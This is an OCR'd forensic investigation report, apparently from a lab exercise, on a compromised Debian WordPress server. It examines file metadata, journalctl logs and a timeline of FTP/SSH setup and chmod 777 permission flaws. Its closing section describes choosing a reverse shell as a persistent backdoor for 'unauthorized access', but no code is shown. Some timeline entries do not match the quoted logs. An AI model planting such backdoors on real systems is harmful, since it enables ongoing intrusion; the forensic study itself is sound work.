
In order to identify all affected files within the WordPress installation, the following command is executed. All .php files were altered by the user www-data in the exact same moment the machine turns on.

find /var/www/html -name "*.php" -mtime -1 -ls



/var/log/README

Despite being empty inside the image used for the forensic autopsy. In the metadata it shows that the file was modified on October 8th, and gives a path.



Metadata

Name:	/img_debian-disk001_copiar.vmdk/vol_vol2/var/log/README
Type:	File System
MIME Type:	application/octet-stream
Size:	39
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2024-07-31 18:14:40 CEST
Accessed:	2024-10-08 22:43:16 CEST
Created:	2024-07-31 18:14:40 CEST
Changed:	2024-07-31 18:14:40 CEST
MD5:	Not calculated
SHA-256:	Not calculated
Hash Lookup Results:	UNKNOWN
Internal ID:	28281


From The Sleuth Kit istat Tool:

```
inode: 1704643
Allocated
Group: 208
Generation Id: 1961115613
symbolic link to: ../../usr/share/doc/systemd/README.logs
uid / gid: 0 / 0
mode: lrwxrwxrwx
size: 39
num of links: 1

Inode Times:
Accessed: 2024-10-08 22:43:16.928000000 (Hora de verano romance)
File Modified: 2024-07-31 18:14:40.036602000 (Hora de verano romance)
Inode Modified: 2024-07-31 18:14:40.036602000 (Hora de verano romance)
File Created: 2024-07-31 18:14:40.036602000 (Hora de verano romance)

Direct Blocks:
Starting address: X, length: 1 Sparse
```

/usr/share/doc/systemd/README.logs



You are looking for the traditional text log files in /var/log, and they are gone?

Here's an explanation on what's going on:


You are running a systemd-based OS where traditional syslog has been replaced with the Journal. The journal stores the same (and more) information as classic syslog. To make use of the journal and access the collected log data simply invoke "journalctl", which will output the logs in the identical text-based format the syslog files in /var/log used to be. For further details, please refer to journalctl(1).

Alternatively, consider installing one of the traditional syslog implementations available for your distribution, which will generate the classic log files for you. Syslog implementations such as syslog-ng or rsyslog may be installed side-by-side with the journal and will continue to function the way they always did.

Thank you!

Further reading:
man:journalctl(1)

/var/log/journal



```
root@debian:/var/log/journal# ls
41b6de202c3f48fdaa490411748aaaff
root@debian:/var/log/journal#
```

There are some entries that match October 8th, there are four boots..

```
root@debian:/var/log/journal/41b6de202c3f48fdaa490411748aaaff# ls -la
total 97664
drwxr-sr-x+ 2 root systemd-journal    4096 Feb 12 02:14 .
drwxr-sr-x+ 3 root systemd-journal    4096 Jul 31  2024 ..
-rw-r-----+ 1 root systemd-journal 8388608 Oct  8  2024 system@000623fd2fdaee7a-88a7ec054264cefd.journal~
-rw-r-----+ 1 root systemd-journal 8388608 Oct  8  2024 system@000623fd40d0cdb2-12f2110dcea1862a.journal~
-rw-r-----+ 1 root systemd-journal 8388608 Oct  8  2024 system@000623fdd1f5eb41-84d1749f27ffe276.journal~
-rw-r-----+ 1 root systemd-journal 8388608 Oct  8  2024 system@00064a9039ed5c70-6396f3e34a5eb26e.journal~
```


Knowing that there are many logs addressing the important date.

Command Journalctl.

FTP Server Installation & Configuration		
Time	**Event**	**Details**
16:07:57	sudo apt install vsftpd	Installation command executed
16:09:00	groupadd	Group ftp created (GID 122)
16:09:00	useradd	User ftp created (UID 113, home: /srv/ftp)
16:09:01	vsftpd.service	FTP server started
16:09:38	sudo nano/etc/vsftpd.conf	FTP configuration edited
16:10:37	sudo systemctl restart vsfpd	FTP service restarted (config applied)
SSH SERVER CONFIGURATION		
16:12:13	sudo apt install openssh	SSH installation
16:12:55	sudo nano /etc/ssh/sshd_*	SSH configuration edited
16:14:16	sudo systemctl restart ssh	SSH service restarted
16:14:16	sshd[5341]	Server listening on 0.0.0.0:22 and ::22
WEB SERVER PERMISSIONS (SECURITY ISSUES)		
16:16:37	sudo ls -l /var/www/html	Directory listing of WordPress
16:17:59	sudo chmod -R 777 /var/w/	World-writable permissions
16:20:04	sudo chmod 777 /var/www/	World-writable permissions
16:21:23	sudo nano /etc/apache2/conf/httpd.conf	Apache configuration edited
16:24:30	sudo systemctl restart apache2	Web server restarted
SYSTEM TOOLS INSTALLATION		
16:14:59	sudo apt install net-tools	Network tools installed
16:15:16	sudo netstat -tuln	Network port listing
REPETITIVE COMMAND PATTERN		
16:07:57 - 16:24:57	sudo apt install vsftpd	Every 60 seconds (same PID 4687)
NORMAL SYSTEM ACTIVITY		
16:07:28	systemd	dpkg-db-backup.service started

16:07:28	systemd	phpsessionclean.service started
16:09:01	CRON	root session opened
16:17:01	CRON	Hourly cron job executed
16:30:01	CRON	Root cron job
16:39:01	CRON	PHP session clean
16:40:29-33	kernel	Network interface reset
SUMMARY: SOME OCTOBER 8th ACTIVITIES		
Category	Count	Description
FTP Setup	5 events	Installation, user creation, configuration
SSH Setup	4 events	Installation, configuration, restart
Web Server	5 events	Permission changes, Apache config
System Tools	2 events	net-tools, network scan
Repetitive Command	18+ attempts	apt install vsftpd loop
Normal System	10+ events	Cron, systemd services


These are some of the logs found that day. Not all of them. Since there are thousands of log entries due to huge amount of requests



```
Oct 08 16:09:00 debian groupadd[4757]: group added to /etc/gshadow: name=ftp
Oct 08 16:09:00 debian groupadd[4757]: new group: name=ftp, GID=122
Oct 08 16:09:00 debian useradd[4766]: new user: name=ftp, UID=113, GID=122, home=/srv/ftp, shell=/usr/sbin/nologin, from=none
Oct 08 16:09:00 debian chfn[4786]: changed user 'ftp' information
Oct 08 16:09:00 debian systemd[1]: phpsessionclean.service: Deactivated successfully.
Oct 08 16:09:00 debian systemd[1]: Finished phpsessionclean.service - Clean php session files.
Oct 08 16:09:00 debian systemd[1]: Reloading.
Oct 08 16:09:01 debian systemd[1]: Starting vsftpd.service - vsftpd FTP server...
Oct 08 16:09:01 debian systemd[1]: Started vsftpd.service - vsftpd FTP server.
Oct 08 16:09:01 debian CRON[4844]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Oct 08 16:09:01 debian CRON[4845]: (root) CMD (  [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /u>
Oct 08 16:09:01 debian CRON[4844]: pam_unix(cron:session): session closed for user root
Oct 08 16:09:02 debian sudo[4687]: pam_unix(sudo:session): session closed for user root
Oct 08 16:09:38 debian sudo[4886]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/nano /etc/vsftpd.co>
Oct 08 16:09:38 debian sudo[4886]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:10:12 debian sudo[4886]: pam_unix(sudo:session): session closed for user root
Oct 08 16:10:37 debian sudo[5045]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/systemctl restart v>
Oct 08 16:10:37 debian sudo[5045]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:10:37 debian systemd[1]: Stopping vsftpd.service - vsftpd FTP server...
Oct 08 16:10:37 debian systemd[1]: vsftpd.service: Deactivated successfully.
Oct 08 16:10:37 debian systemd[1]: Stopped vsftpd.service - vsftpd FTP server.
Oct 08 16:10:37 debian systemd[1]: Starting vsftpd.service - vsftpd FTP server...
Oct 08 16:10:37 debian systemd[1]: Started vsftpd.service - vsftpd FTP server.
Oct 08 16:10:37 debian sudo[5045]: pam_unix(sudo:session): session closed for user root
```

```
Oct 08 16:10:37 debian sudo[5045]: pam_unix(sudo:session): session closed for user root
Oct 08 16:12:13 debian sudo[5104]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/apt install openssh>
Oct 08 16:12:13 debian sudo[5104]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:12:14 debian sudo[5104]: pam_unix(sudo:session): session closed for user root
Oct 08 16:12:55 debian sudo[5157]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/nano /etc/ssh/sshd_>
Oct 08 16:12:55 debian sudo[5157]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:14:03 debian sudo[5157]: pam_unix(sudo:session): session closed for user root
Oct 08 16:14:16 debian sudo[5335]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/systemctl restart s>
Oct 08 16:14:16 debian sudo[5335]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:14:16 debian systemd[1]: Stopping ssh.service - OpenBSD Secure Shell server...
Oct 08 16:14:16 debian sshd[560]: Received signal 15; terminating.
Oct 08 16:14:16 debian systemd[1]: ssh.service: Deactivated successfully.
Oct 08 16:14:16 debian systemd[1]: Stopped ssh.service - OpenBSD Secure Shell server.
Oct 08 16:14:16 debian systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Oct 08 16:14:16 debian sshd[5341]: Server listening on 0.0.0.0 port 22.
Oct 08 16:14:16 debian sshd[5341]: Server listening on :: port 22.
Oct 08 16:14:16 debian systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
Oct 08 16:14:17 debian sudo[5335]: pam_unix(sudo:session): session closed for user root
Oct 08 16:14:59 debian sudo[5376]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/apt install net-too>
Oct 08 16:14:59 debian sudo[5376]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:15:01 debian sudo[5376]: pam_unix(sudo:session): session closed for user root
Oct 08 16:15:16 debian sudo[5442]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/netstat -tuln
Oct 08 16:15:16 debian sudo[5442]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:15:16 debian sudo[5442]: pam_unix(sudo:session): session closed for user root
Oct 08 16:16:37 debian sudo[5480]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/ls -l /var/www/html
```

```
Oct 08 16:16:37 debian sudo[5480]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:16:37 debian sudo[5480]: pam_unix(sudo:session): session closed for user root
Oct 08 16:17:01 debian CRON[5485]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Oct 08 16:17:01 debian CRON[5486]: (root) CMD (cd / && run-parts --report /etc/cron.hourly)
Oct 08 16:17:01 debian CRON[5485]: pam_unix(cron:session): session closed for user root
Oct 08 16:17:59 debian sudo[5532]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/chmod -R 777 /var/w>
Oct 08 16:17:59 debian sudo[5532]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:18:00 debian sudo[5532]: pam_unix(sudo:session): session closed for user root
Oct 08 16:20:04 debian sudo[5592]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/chmod 777 /var/www/>
Oct 08 16:20:04 debian sudo[5592]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:20:04 debian sudo[5592]: pam_unix(sudo:session): session closed for user root
Oct 08 16:21:23 debian sudo[5646]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/nano /etc/apache2/a>
Oct 08 16:21:23 debian sudo[5646]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:24:05 debian sudo[5646]: pam_unix(sudo:session): session closed for user root
Oct 08 16:24:30 debian sudo[5975]:   debian : TTY=pts/1 ; PWD=/home/debian ; USER=root ; COMMAND=/usr/bin/systemctl restart a>
Oct 08 16:24:30 debian sudo[5975]: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Oct 08 16:24:30 debian systemd[1]: Stopping apache2.service - The Apache HTTP Server...
Oct 08 16:24:31 debian systemd[1]: apache2.service: Deactivated successfully.
Oct 08 16:24:31 debian systemd[1]: Stopped apache2.service - The Apache HTTP Server.
Oct 08 16:24:31 debian systemd[1]: Starting apache2.service - The Apache HTTP Server...
Oct 08 16:24:31 debian systemd[1]: Started apache2.service - The Apache HTTP Server.
Oct 08 16:24:31 debian sudo[5975]: pam_unix(sudo:session): session closed for user root
Oct 08 16:30:01 debian CRON[6151]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Oct 08 16:30:01 debian CRON[6152]: (root) CMD ([ -x /etc/init.d/anacron ] && if [ ! -d /run/systemd/system ]; then /usr/sbin/>
Oct 08 16:30:01 debian CRON[6151]: pam_unix(cron:session): session closed for user root
lines 9828-9853
```



Command Journalctl -b -4

Giving more specific instruction


Component	Value	Function
journalctl	Command	Query the systemd journal
-b	Option	Filter by boot session
-4	Argument	Select the 4th Previous Boot

ACTIVITY LOG OCTOBER 8TH				
Time	**User**	**Action**	**Command/Event**	**Status**
16:07:28	systemd	System	dpkg-db-backup, phpsessionclean	DONE
16:07:47	debian	FTP INSTALL	sudo apt install vsftpd	DONE
16:09:00	root	GROUP CREATE	groupadd fpt (typo)	FAILED
16:09:00	root	USER CREATE	useradd fpt (typo)	FAILED
16:09:00	root	USER CORRECT	chfn ftp	DONE
16:09:01	systemd	SERVICE	vsftpd started	DONE
16:09:02	debian	WRONG FILE	nano /etc/vsftpd.cgi	FAILED
16:10:12	dbian	SERVICE	systemctl restart vsftpd	DONE
16:12:13	debian	SSH INSTALL	apt install openssh	DONE

16:12:55	debian	CONFIG	nano /etc/ssh/sshd_config	DONE
16:14:16	debian	SERVICE	systemctl restart sshd	DONE
16:20:04	debian	SECURITY FLAW	chmod 777 /var/www/	RISK
	debian	SECURITY FLAW	chmod 777 wp-config.php	RISK
16:21:23	debian	CONFIG	nano /etc/apache2/conf/httpd.conf	DONE
	debian	CONFIG	nano /etc/apache2/apache2.conf	DONE
16:24:30	debian	SERVICE	systemctl restart apache2	DONE
16:30:01	root	CRON	anacron check	DONE
16:39:01	root	CRON	session clean	DONE
16:40:29	kernel	NETWORK	NIC Link Down	WARNING
16:40:33	kernel	NETWORK	NIC Link Up	WARNING

Suspicious file compat.php compat-utf8.php

Knowing that the attack vector was a web shell, decided to go back to the wp files to examine it using Autopsy and found one file called **compat.php,** which is also inside the debian machine. However, once we run the machine, another file with a suspicious name appears, **compat-utf8.php**.




```
compat.php
compat-utf8.php
cron.php
```

However, after examining those files, it has determined that they do not possess any threats and are legitimate for the function of the machine.

Exploiting a vulnerability Metaexploit

Running the command





Given the limited availability of web services and the significant security risk posed by SSH with weak credentials, a **reverse shell** has been selected as the most effective exploitation method. This approach ensures persistent access to the compromised system, functioning as a backdoor that remains operational even if other services are updated, patched, or have their ports closed. As such, it provides a reliable mechanism for maintaining unauthorized access for potential future operations.

script reverse shell.

